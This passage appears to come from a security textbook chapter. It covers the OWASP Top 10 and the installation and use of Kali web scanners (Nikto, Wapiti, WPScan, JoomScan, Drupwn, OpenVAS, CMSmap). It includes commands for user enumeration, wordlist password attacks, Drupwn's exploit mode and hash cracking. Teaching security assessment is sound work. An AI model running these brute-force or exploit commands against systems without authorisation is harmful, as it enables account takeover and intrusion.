The primary purpose of the OWASP Top 10 is to address commonly observed security vulnerabilities which pose the greatest risk associated with web applications and poor coding practices for those applications. The significant changes are depicted in the following diagram:

Other notable section which support building top vulnerabilities

- SANS Top 25

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

8.1

Figure 65 OWASP top 10 Mobile vulnerabilities

NIKTO

Nikto Web Scanner is a Web application server scanner which assesses Web servers for harmful (malicious)/CGI files, outdated (unpatched) server software and other issues. It performs specific checks for the generic and the server type. It also snaps and prints the cookies you expect to receive.

Web server scanner that performs thorough testing of different things against web servers, including more than 6700 potentially hazardous records / CGIs, validates for any outdated servers with more than 1250 servers, and problems with different versions on more than 270 servers. It also tests the presence of multiple index files, HTTP server options for server configurations, and attempts to find installed web servers and software. The scanning devices and plugins are often updated with automatic updates.

As with MacNikto, there are few variations of Nikto. MacNikto is an AppleScript GUI which is a shell script wrapper built into Xcode from Apple. It provides easy access to a subset of features available in the Nikto web security scanner, which is installed in conjunction with the MacNikto application, Open Source.

Really useful and operational, this tool is NOT stealthy. A website that includes an IDS or other authentication measures will sense that you are checking it. Initially designed for security testing, it was never intended to be stealthy.

8.1.1 Steps to follow for nikto installation and working

Step 1: Launch Kali OS and click Kali Linux > Vulnerability Analysis > Misc Scanners > nikto

Step 2: Use the following Command nikto -h <ip or host name>

```
cklpt@kali:~$ sudo nikto -h 192.168.1.4
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.4
+ Target Hostname:    192.168.1.4
+ Target Port:        80
+ Start Time:         2021-06-28 10:44:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Win64) OpenSSL/1.1.1b PHP/7.3.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
 See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP
_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUN
D.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.va
r, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_N
OT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.
html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS, TRACE
```

Figure 66 nikto installation and working

8.2 WAPITI (Web Application Vulnerability Scanner)

Wapiti is an open-source tool that checks for multiple vulnerabilities in web applications, including database injections, file leakage, cross-site scripting, XXE injection, and CRLF injection. The injection database includes injections of SQL, XPath, PHP, ASP and JSP. Command execution attacks include eval (), system (), and passtru () vulnerabilities.

This scanner enables the web applications or websites to be audited.

It conducts web application black box scans by crawling the web pages of the deployed web application, detecting scripts and forms in which it can insert data.

After the list of URLs, forms and their inputs is obtained, Wapiti acts like a fuzzer, injecting payloads to check whether a script is vulnerable.

Wapiti can detect the following:

- Database Injection
- Shellshock
- Command Execution detection
- CRLF Injection
- Presence of backup files giving sensitive information
- File disclosure

- XSS (Cross Site Scripting) injection
- Use of know potentially dangerous files
- Weak .htaccess configurations that can be bypassed
- SSRF (Server-Side Request Forgery)
- XXE (XML External Entity) injection
- Wapiti provisions to get both GET and POST HTTP methods for attacking.
- It supports multipart forms and injects payloads in filenames.
- Warnings are elevated when an anomaly found
- Wapiti can make the difference between permanent and reflected XSS vulnerabilities.


8.2.1 Features of WAPITI:

- Adding a payload can be as easy
- Can give you colors in the terminal for highlighting vulnerabilities
- Fast and easy way to activate/deactivate attack modules
- Different levels of verbosity
- Generates vulnerability reports in various formats
- Can suspend and resume a scan or an attack

Command: sudo wapiti -u <url>



Installation of WAPITI



```
The following packages will be upgraded:
  wapiti
1 upgraded, 0 newly installed, 0 to remove and 560 not upgraded.
Need to get 340 kB of archives.
After this operation, 20.5 kB disk space will be freed.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 wapiti all 3.0.4+dfsg-1 [340 kB]
Fetched 340 kB in 5s (64.2 kB/s)
(Reading database ... 343882 files and directories currently installed.)
Preparing to unpack .../wapiti_3.0.4+dfsg-1_all.deb ...
Unpacking wapiti (3.0.4+dfsg-1) over (3.0.3+dfsg-2) ...
Setting up wapiti (3.0.4+dfsg-1) ...
Processing triggers for kali-menu (2021.1.4) ...
Processing triggers for man-db (2.9.4-1) ...
```

Figure 67 Installation of WAPITI

WAPITI requires Python 2.1.x or higher to operate. The other dependencies include Python-requests, and Python-xml. To begin with installation. First clone the tool from GitHub using the following command.

Git clone https://github.com/wapiti-scanner/wapiti.git

Sample scan of wapiti:

```
┌──(kali㉿kali)-[~]
└─$ sudo wapiti -u scanme.nmap.org
[sudo] password for kali:

Wapiti-3.0.4 (wapiti.sourceforge.io)
Invalid base URL was specified, please give a complete URL with protocol scheme.

┌──(kali㉿kali)-[~]
└─$ sudo wapiti -u http://scanme.nmap.org

Wapiti-3.0.4 (wapiti.sourceforge.io)
[*] Saving scan state, please wait...

 Note

This scan has been saved in the file /root/.wapiti/scans/scanme.nmap.org_folder_1ad6363f.db
[*] Wapiti found 4 URLs and forms during the scan
[*] Loading modules:
        backup, blindsql, brute_login_form, buster, cookieflags, crlf, csp, csrf, exec, file, htaccess, http_headers, methods, nikto
permanentxss, redirect, shellshock, sql, ssrf, wapp, xss, xxe
Problem with local wapp database.
Downloading from the web...

[*] Launching module csp
CSP is not set
```

Figure 68 Sample scan of wapiti

```
[*] Launching module http_headers
Checking X-Frame-Options :
X-Frame-Options is not set
Checking X-XSS-Protection :
X-XSS-Protection is not set
Checking X-Content-Type-Options :
X-Content-Type-Options is not set
Checking Strict-Transport-Security :
Strict-Transport-Security is not set

[*] Launching module cookieflags

[*] Launching module exec

[*] Launching module file

[*] Launching module sql

[*] Launching module xss

[*] Launching module ssrf
[*] Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=sqi3wo for results, please wait...

[*] Launching module redirect

[*] Launching module blindsql

[*] Launching module permanentxss

Report
------
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/scanme.nmap.org_04072023_1559.html with a browser to see this report.
```

8.3 WpScan

Use WPScan to scan your WordPress website to get vulnerabilities in the core version, plugins, and themes. In addition, the presence of weak passwords, users, and configuration security issues can be found. The wpvulndb.com database should help in checking vulnerable software.

8.3.1 WpScan Installation

#sudo apt install wpscan

```
cklpt@kali:~$ sudo apt install wpscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

```
The following additional packages will be installed:
  ruby-cms-scanner ruby-opt-parse-validator
The following packages will be upgraded:
  ruby-cms-scanner ruby-opt-parse-validator wpscan
3 upgraded, 0 newly installed, 0 to remove and 557 not upgraded.
Need to get 107 kB of archives.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n]
```

Figure 69 WpScan Installation

8.3.2 WpScan Usage

Scan vulnerabilities using WpScan(basic)

Command: wpscan.rb --url <url>

Scan for vulnerable plugins

Command: wpscan.rb --url <url> --enumerate vp

Scan for Vulnerable Themes

Command: wpscan.rb --url <url> --enumerate vt



Figure 70 WpScan Usage

To check for user Enumeration

Command: wpscan.rb --url <url> --enumerate u

vp	(Vulnerable plugins)
ap	(All plugins)
p	(Popular plugins)
vt	(Vulnerable themes)
at	(All themes)
t	(Popular themes)
tt	(Timthumbs)
cb	(Config backups)
deb	(Db exports)
u	(User IDs range. e.g: u1-5)
m	(Media IDs range. e.g m1-15)

Guessing for password In the WPScan directory has the wordlist file. And by specifying the number of threads to be used simultaneously to process the list that will depend on the wordlist length.

Command: wpscan.rb --url http://yourwebsite.com --wordlist passwords.txt threads 50

8.4 JoomScan

A vulnerability scanner which is an open-source project developed to automate the vulnerability detection process for deployments in Joomla. Written in Perl, it makes it possible to scan Joomla installations seamlessly and easily, leaving a minimum footprint with its modular architecture. It detects known vulnerabilities in the offensive but can also detect many misconfigurations and weaknesses at the administrative level that adversaries can exploit to compromise the system. JoomScan provides a simple interface and compiles the final reports in either text or html format.

8.4.1 Features of Joomscan:

- Vulnerability enumerator
- Components vulnerability enumerator
- Firewall detector
- Finding common backup files
- Finding common log files

8.4.2 Installation

Step 1) Command: git clone https://github.com/rezasp/joomscan.git

Step 2) Command: cd joomscan

Step 3) Command: perl joomscan.pl

Usage of Joomscan(commands)



Figure 71 Installing Joomscan

8.4.3 Usage of joomscan

1. Default scan:
   Perl joomscan.pl -u <url>



Figure 72 Usage of joomscan

2. Enumerate installed components
   perl joomscan.pl --url www.example.com --enumerate-components
3. Set cookie
   perl joomscan.pl --url www.example.com --cookie "test=demo;"
4. Set user-agent
   perl joomscan.pl --url www.example.com --user-agent "Googlebot/2.1 (+http://www.googlebot.com/bot.html)"

5. Set random user-agent
   perl joomscan.pl -u www.example.com --random-agent
6. Set proxy
   perl joomscan.pl --url www.example.com --proxy http://127.0.0.1:8080

8.5 Drupwn

A scanner to gather drupal information in an efficient way.

Drupwn has two separate modes:

- Enum (enum mode allows performing enumerations)
- Exploit (allows checking and exploiting CVEs)

Enum mode:

- User enumeration
- Default files enumeration
- Module enumeration
- Theme enumeration
- Request delay
- Enumeration range
- Logging
- Socks and HTTP proxy support
- Cookies support
- Node enumeration
- User-Agent support
- Basic authentication support

Exploit mode

- CVE Exploiter
- Vulnerability Checker

8.5.1 Installation of Drupwn

Step 1: GitHub repositor for Drupwn https://github.com/immunIT/drupwn.git

Step 2: "sudo git clone https://github.com/immunIT/drupwn.git"

```
cklpt@kali:~$ sudo git clone https://github.com/immunIT/drupwn.git
Cloning into 'drupwn'...
remote: Enumerating objects: 291, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 291 (delta 10), reused 23 (delta 9), pack-reused 263
Receiving objects: 100% (291/291), 345.77 KiB | 294.00 KiB/s, done.
Resolving deltas: 100% (143/143), done.
```

Figure 73 Installation of Drupwn

Step 3: Change to drupwn directory cd dwupwn

```
cklpt@kali:~$ cd drupwn

cklpt@kali:~/drupwn$ ls
CHANGELOG.md  CONTRIBUTING.md  Dockerfile  drupwn  engine  exploits  LICENSE  plugins  README.md  requirements.txt  setup.py
```

Step 4: install requirements sudo pip3 install -r requirements.txt

```
cklpt@kali:~/drupwn$ sudo pip3 install -r requirements.txt
Requirement already satisfied: requests in /usr/local/lib/python3.9/dist-packages (from -r requirements.txt (line 1)) (2.23.0)
Requirement already satisfied: pysocks in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (1.7.1)
Collecting verypprettytable
  Downloading verypprettytable-0.8.1.tar.gz (16 kB)
Requirement already satisfied: prompt_toolkit>=2.0.7 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3.0.14)
Requirement already satisfied: chardet<4,>=3.0.2 in /usr/local/lib/python3.9/dist-packages (from requests->-r requirements.txt (line 1)) (3.0.4)
Requirement already satisfied: idna<3,>=2.5 in /usr/local/lib/python3.9/dist-packages (from requests->-r requirements.txt (line 1)) (2.10)
Requirement already satisfied: urllib3!=1.25.0,!=1.25.1,<1.26,>=1.21.1 in /usr/local/lib/python3.9/dist-packages (from requests->-r requirements.txt (line 1)) (1.25.10)
Requirement already satisfied: certifi>=2017.4.17 in /usr/local/lib/python3.9/dist-packages (from requests->-r requirements.txt (line 1)) (2020.6.20)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from verypprettytable->-r requirements.txt (line 3)) (0.4.4)
Requirement already satisfied: termcolor in /usr/lib/python3/dist-packages (from verypprettytable->-r requirements.txt (line 3)) (1.1.0)
Building wheels for collected packages: verypprettytable
  Building wheel for verypprettytable (setup.py) ... done
  Created wheel for verypprettytable: filename=verypprettytable-0.8.1-py3-none-any.whl size=15489 sha256=0f6f488afe308baa1b0889d85b584c5a23b6e8a2957f68cdf07d564e76754651
  Stored in directory: /root/.cache/pip/wheels/d0/36/57/30c9af4d6ba250039b090617f27179a7dd6b88dd6947452d99
Successfully built verypprettytable
```

Step5: Install setup.py sudo python3 setup.py install

```
cklpt@kali:~/drupwn$ sudo python3.9 setup.py install
/usr/lib/python3.9/distutils/dist.py:259: UserWarning: 'licence' distribution option is deprecated; use 'license'
  warnings.warn(msg)
/usr/lib/python3.9/distutils/dist.py:274: UserWarning: Unknown distribution option: 'projects_urls'
  warnings.warn(msg)
running install
running bdist_egg
running egg_info
creating drupwn.egg-info
writing drupwn.egg-info/PKG-INFO
writing dependency_links to drupwn.egg-info/dependency_links.txt
writing requirements to drupwn.egg-info/requires.txt
writing top-level names to drupwn.egg-info/top_level.txt
writing manifest file 'drupwn.egg-info/SOURCES.txt'
reading manifest file 'drupwn.egg-info/SOURCES.txt'
writing manifest file 'drupwn.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
```

Step 6: python3 drupwn –help

Or drupwn –help

```
cklpt@kali:~/drupwn$ drupwn --help

usage: drupwn [-h] [--mode MODE] [--target TARGET] [--users] [--nodes] [--modules] [--dfiles] [--themes] [--v
ersion VERSION] [--cookies COOKIES] [--thread THREAD]
              [--range RANGE] [--ua UA] [--bauth BAUTH] [--delay DELAY] [--log] [--update] [--proxy PROXY | -
-proxies PROXIES]

Drupwn aims to automate drupal information gathering.
```

8.5.2 Usage of Drupwn

sudo drupwn –mode enum –traget http://192.168.206.133/drupl

```
drupwn$ python3 ./drupwn --mode enum --target http://192.168.206.133/drupal

[-] Version not specified, trying to identify it

[+] Version detected: 8.0


============ Nodes ============


============ Themes ============

[+] seven
[+] stark
[+] bartik
[+] classy

============ Custom Themes ============


============ Modules ============


============ Custom Modules ============


============ Users ============


[+] ***** (id=1)

============ Default files ============

[+] /README.txt (200)
[+] /LICENSE.txt (200)
[+] /web.config (200)
[+] /robots.txt (200)
[+] /update.php (403)
[+] /install.php (200)
```

Figure 74 Usage of Drupwn

sudo drupwn –mode exploit –traget http://192.168.206.133/drupl



8.6 OpenVAS

OpenVAS is a potent tool for assessing vulnerability. OpenVAS is now called Greenbone Vulnerability Manager (GVM) and is a fork of Nessus. You may say it is still referred to as OpenVAS in commands and library documentation so just know that GVM and OpenVAS are the same thing. OpenVAS is suited to gathering information in large networks where manual scanning is to be developed and time consuming. OpenVAS allows administrators to identify potential security threats on a network.

OpenVAS has a lot of moving parts and it can sometimes be a challenge to set up manually. Fortunately, Kali has an easy-to-use tool called ' openvas-setup ' to set up OpenVAS, download signatures, and generate a password for the admin user.

8.6.1 Installing OpenVAS Commands:

1. sudo apt upgrade

2. sudo apt dist-upgrade

3. sudo apt install openvas-scanner -y





Figure 75 Installing OpenVAS Commands

4. sudo gvm-stup



8.6.2 Managing OpenVAS Users

If you need (or want) to create additional OpenVAS users, run ' openvasmd ' with the option –create-user, which will add a new user and display the password created at random.

```
root@kali:~# openvasmd --create-user=dookie
User created with password 'yyyyyyyy-yyyy-yyyy-yyyy-yyyyyyyyyy'.
root@kali:~# openvasmd --get-users
admin
dookie
```

8.6.3 Starting and Stopping OpenVAS

Network services are disabled in Kali Linux by default, so if you have not configured OpenVAS to start at boot time, you can start the necessary services by running ' openvas-start '.

```
root@kali:~# openvas-start
Starting OpenVas Services
```

8.7 CMSmap

CMSmap is an open-source CMS scanner that programs the process of detecting the most common CMS security loops(flaws). CMSmap aims to incorporate common vulnerabilities in a single tool for various types of CMSs.

CMSs supported by CMSmap are

- WordPress
- Joomla
- Drupal
- Moodle

8.7.1 Installing Cmsmap

1. git clone https://github.com/Dionach/CMSmap
2. configure the edbtype and edbpath settings in the cmsmap.conf.

   Use GIT if you have a local Git repository of Exploit-db :

   [exploitdb]

   edbtype = GIT

   edbpath = /opt/exploitdb/


   Or, use APT if you have installed the Debian exploitdb package

   [exploitdb]


edbtype = APT

edbpath = /usr/share/exploitdb/

3. cd CMSmap



4. install setup.py "sudo python3 setup.py install"



5. sudo cmsmap -h

```
cklpt@kali:~/CMSmap$ sudo cmsmap -h
usage: cmsmap [-f W/J/D/M] [-F] [-t] [-a] [-H] [-i] [-o] [-E] [-c] [-s] [-d] [-u] [-p] [-x] [-k] [-w] [-v]
              [-h] [-D] [-U]
              [target]

CMSmap tool v1.0 - Simple CMS Scanner
Author: Mike Manzotti

Scan:
  target                target URL (e.g. 'https://example.com:8080/')
  -f W/J/D/M, --force W/J/D/M
                        force scan (W)ordpress, (J)oomla or (D)rupal or (M)oodle
  -F, --fullscan        full scan using large plugin lists. False positives and slow!
  -t , --threads        number of threads (Default 5)
  -a , --agent          set custom user-agent
  -H , --header         add custom header (e.g. 'Authorization: Basic ABCD...')
  -i , --input          scan multiple targets listed in a given file
  -o , --output         save output in a file
  -E, --noedb           enumerate plugins without searching exploits
  -c, --nocleanurls     disable clean urls for Drupal only
  -s, --nosslcheck      don't validate the server's certificate
  -d, --dictattack      run low intense dictionary attack during scanning (5 attempts per user)

Brute-Force:
  -u , --usr            username or username file
  -p , --psw            password or password file
Post Exploitation:
  -k , --crack          password hashes file (Require hashcat installed. For WordPress and Joomla only)
  -w , --wordlist       wordlist file

Others:
  -v, --verbose         verbose mode (Default false)
  -h, --help            show this help message and exit
  -D, --default         run CMSmap with default options
  -U , --update         use (C)MSmap, (P)lugins or (PC) for both

Examples:
  cmsmap.py https://example.com
  cmsmap.py https://example.com -f W -F --noedb -d
  cmsmap.py https://example.com -i targets.txt -o output.txt
  cmsmap.py https://example.com -u admin -p passwords.txt
  cmsmap.py -k hashes.txt -w passwords.txt
```

8.7.2 Using CMSmap

sudo python3 cmsmap.py <url>

cmsmap.py <url> -f W -F --noedb -d


cmsmap.py <url> -i targets.txt -o output.txt

cmsmap.py <url> -u admin -p passwords.txt

cmsmap.py -k hashes.txt -w passwords.txt

```
cklpt@kali:~/CMSmap$ sudo python3.9 cmsmap.py
[-] Date & Time: 29/06/2021 02:52:16
